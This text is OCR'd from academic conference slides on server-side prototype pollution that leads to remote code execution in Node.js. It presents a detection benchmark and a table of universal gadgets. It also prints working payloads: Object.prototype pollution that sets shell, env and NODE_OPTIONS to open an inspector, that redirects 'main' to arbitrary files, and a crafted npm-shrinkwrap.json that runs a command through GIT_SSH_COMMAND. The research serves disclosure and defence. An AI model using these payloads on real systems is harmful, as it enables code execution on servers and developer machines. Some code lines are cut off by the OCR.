
Evaluation of the packages analysis

We built a new benchmark from 100 vulnerable Node.js packages and evaluate true positives and false positives metrics for each package.

Metrics	Baseline queries		Priority queries		General queries	
	Prototype Polluting Assignment	Prototype Polluting Function	Exported Functions	Any Functions	Exported Functions	Any Functions
Recall	33.3%	24.6%	71.4%	93.7%	75.4%	96.0%
Precision	29.6%	63.3%	48.4%	38.2%	27.0%	23.4%

- The best result achieves 96% recall producing 5 false negatives.
- The priority query with *Any Functions* as entry points achieves ~94% recall and ~38% precision that is applicable for real-world *application* analysis.

Workflow


Pollution Detection
Application Code
Package Code
Injection Sink Detection
Patterns
Entry Point Detection
Pollution Payload Generation
Exploit Generation
Gadget Detection
Node.js Code
Node.js Instance
Dynamic Analysis
Property Names
Attack Sink Detection
Gadget Payload Generation


Q2: How to identify undefined universal properties reads?

```
function normalizeSpawnArgs (file, args, opts)
{
  const env = opts.env || process.env;
  /* ... */
  return { /* ... ,*/ envPairs /*, ... */
}
```

Source	Property	Sink
?	env	?
?	shell	?
?	cwd	?
?	1	?
?	2	?
?	main	?

- Extract syntactically all directly-a
- Define a custom handler with a p
  Object.prototype for each extract
- Invoke the Node.js APIs to log attempt of property reads from *Object.prototype*.
- Report the name of the logged property reads as *undefined properties*.

Q3: How to identify the attack sinks and data flows from universal property reads to these attack sinks?



```
1  const {ArrayPrototypePush} = primordials;
2  const {Process} = internalBinding('process_wrap');
3  function spawn(file, args, opts) {
4    opts = normalizeSpawnArgs(file, args, opts);
5    this._handle = new Process();
6    this._handle.spawn(opts);
7  }
8
9  function normalizeSpawnArgs(file, args, c
10   let envKeys = [], envPairs = [];
11   const env = opts.env || process.env;
12   /* ... */
13   for (const key in env)
14     ArrayPrototypePush(envKeys, key);
15
16   for (const key of envKeys) {
17     const v = env[key];
18     ArrayPrototypePush(envPairs, `${key}=${v}`);
19   }
20
21   return { /* ... ,*/ envPairs /*, ... */ };
22 }
```

Source	Property	Sink
spawn	env	process_wrap
spawn	shell	process_wrap
spawn	cwd	process_wrap
require	1	load_wrap
require	2	load_wrap
require	main	load_wrap

Exploitation of the universal gadget (1)

```
// Prototype pollution
Object.prototype.shell = '/usr/local/bin/node';
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

const { spawn } = require('child_process');
//Gadget 1
const ls = spawn('ls', ['-lh', '/usr']);

// Gadget 2
console . log ( execSync ( ’ echo " hi " ’). toString () );
```

Affects all the APIs for command execution in Node.js: spawn, spawnSync, exec, execSync, execFileSync

Exploitation of the universal gadget (2)

```
// Prototype pollution
Object.prototype.main = '/home/user/path/to/malicious.js';

// Gadget
const bytes = require('bytes');
```

main
The main field is a module ID that is the primary entry point to the program.
That is, if the package is named *bytes*, and a user installs it, and then does *require("bytes")*, then the **main** module's exports object will be returned.

If main is not set, it defaults to *index.js* in the package's root folder.

https://docs.npmjs.com/cli/v8/configuring-npm/package-json

Universal gadgets cocktail 1

```
// /npm/scripts/changelog.js: shipped with Node.js and uses spawn
internally
```

```
// Prototype pollution
Object.prototype.main = "/path/to/npm/scripts/changelog.js"

Object.prototype.shell = '/usr/local/bin/node';
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const bytes = require('bytes');
```


Universal gadgets cocktail 2

```
// /usr/lib/node_modules/corepack/dist/npm.js:
#!/usr/bin/env node
require('./corepack').runMain(['npm', ...process.argv.slice(2)]);


// Exploitation:
// Prototype pollution
Object.prototype.main = "/usr/lib/node_modules/corepack/dist/npm.js"
Object.prototype.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const bytes = require('bytes');
```

Universal gadgets

Universal properties	Trigger	Impact	OS
`shell, env`	Call command injection API	Execute an arbitrary command	L+W
`shell, env`	Call command injection API	Execute an arbitrary command	L
`shell, input`	Call command injection API	Execute an arbitrary command	W
`main`	Import a package without a declared "main"	Import an arbitrary file from the disk*	L+W
`main`	Require a package without a declared "main"	Require an arbitrary file from the disk*	L+W
`exports, 1`	Require a file using a relative path	Require an arbitrary file from the disk*	L+W
`'=C:'`	Resolve a file path	Resolve the path to a different file	W
`contextExtensions`	Require a file using a relative path	Overwrite global variables of the file	L+W
`contextExtensions`	Compile function in a new context	Overwrite function's global variables	L+W
`shell, env, main`	Require a package without a declared "main"	Execute an arbitrary command	L+W
`shell, env, exports, 1`	Require a file using a relative path	Execute an arbitrary command	L+W


Workflow



Q4: How to identify public entry points and payloads to demonstrate the feasibility of RCE attacks?

Reported Vulnerabilities

- NPM CLI RCE (NO CVE but $11K bounty)
- Parse Server RCE (CVE-2022-24760)
- Parse Server RCE (CVE-2022-39396)
- Parse Server RCE (CVE-2022-41878)
- Parse Server RCE (CVE-2022-41879)
- Parse Server RCE (waiting for CVE)
- Rocket.Chat RCE (CVE-2023-23917)
- Kibana RCE (CVE-2023-31414)
- Kibana RCE (CVE-2023-31415)
- few RCEs that unpatched yet



Most popular Node.js app (NPM CLI) analysis


https://github.com/npm/cli

NPM CLI is the command line client that allows developers to install and publish packages to NPM registries.

Threat Model:

- Arbitrary script execution upon package install with the *--ignore-scripts* flag.
- Arbitrary code execution from a command that should not modify the package tree.
- Authentication disclosure.
- Credentials being leaked in logs.
- Package integrity compromise.
- Overwriting an executable with a globally installed package.

NPM CLI attacker model




```
>npm install malicious-pkg --ignore-scripts
```

NPM CLI pollution and payload

npm-shrinkwrap.json

```
{
  "name": "@yu5k3/escape",
  "version": "1.0.3",
  "obj": {
<<<<<<<
    "__proto__" {
      "env":
      {
        "GIT_SSH_COMMAND": "calc &"
      }
    }
=======
>>>>>>>
  }
  /* ... */
}
```

```
function diffApply(obj, diff) {
  var lastProp = diff.path.pop();
  var thisProp;
  while (( thisProp = diff.path.shift()) != null){
    if (!( thisProp in obj)) {
      obj[thisProp] = {};
    }

    obj = obj[thisProp];
  }

  if (diff.op === REPLACE || diff.op === ADD) {
    obj[lastProp] = diff.value
  }
}
```


NPM CLI gadget

```
const gitEnv = {
  GIT_ASKPASS: 'echo',
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new’
}

function makeOpts(opts = {})
  return {
    stdioString: true,
    ...opts,
    shell: false,
    env: opts.env || { ...gitEnv, ...process.env }
  }

require('child_process’).spawn(gitPath, args, makeOpts(opts))
```

obj w/ prototype

undefined

NPM CLI gadget




```
const gitEnv = {
  GIT_ASKPASS: 'echo',
  GIT_SSH_COMMAND: 'ssh -oStr
}

function makeOpts(opts = {})
  return {
    stdioString: true,
    ...opts,
    shell: false,
    env: opts.env || { ...gitEnv, ...process.env }
  }
```

obj w/ prototype

undefined

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

Summary

- Security impact of code-reuse attacks in web applications can be very serious
- Principled large-scale static analysis helps detecting vulnerabilities pertaining to prototype pollution and insecure deserialization
- We identified 11+ universal gadgets in Node.js' source code and 8+ RCEs in popular Node.js applications

Thanks!

References

- Mikhail Shcherbakov, Musard Balliu and Cristian-Alexandru Staicu “Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js”, USENIX Security ’23.
- https://github.com/yuske/silent-spring
- https://github.com/yuske/server-side-prototype-pollution
- Gareth Heyes “Server-side prototype pollution: Black-box detection without the DoS”,
- Prototype Pollution Mitigation Proposal https://github.com/tc39/proposal-symbol-proto
- Olivier Arteau “Prototype Pollution Attack in NodeJS application”, 2018, the paper.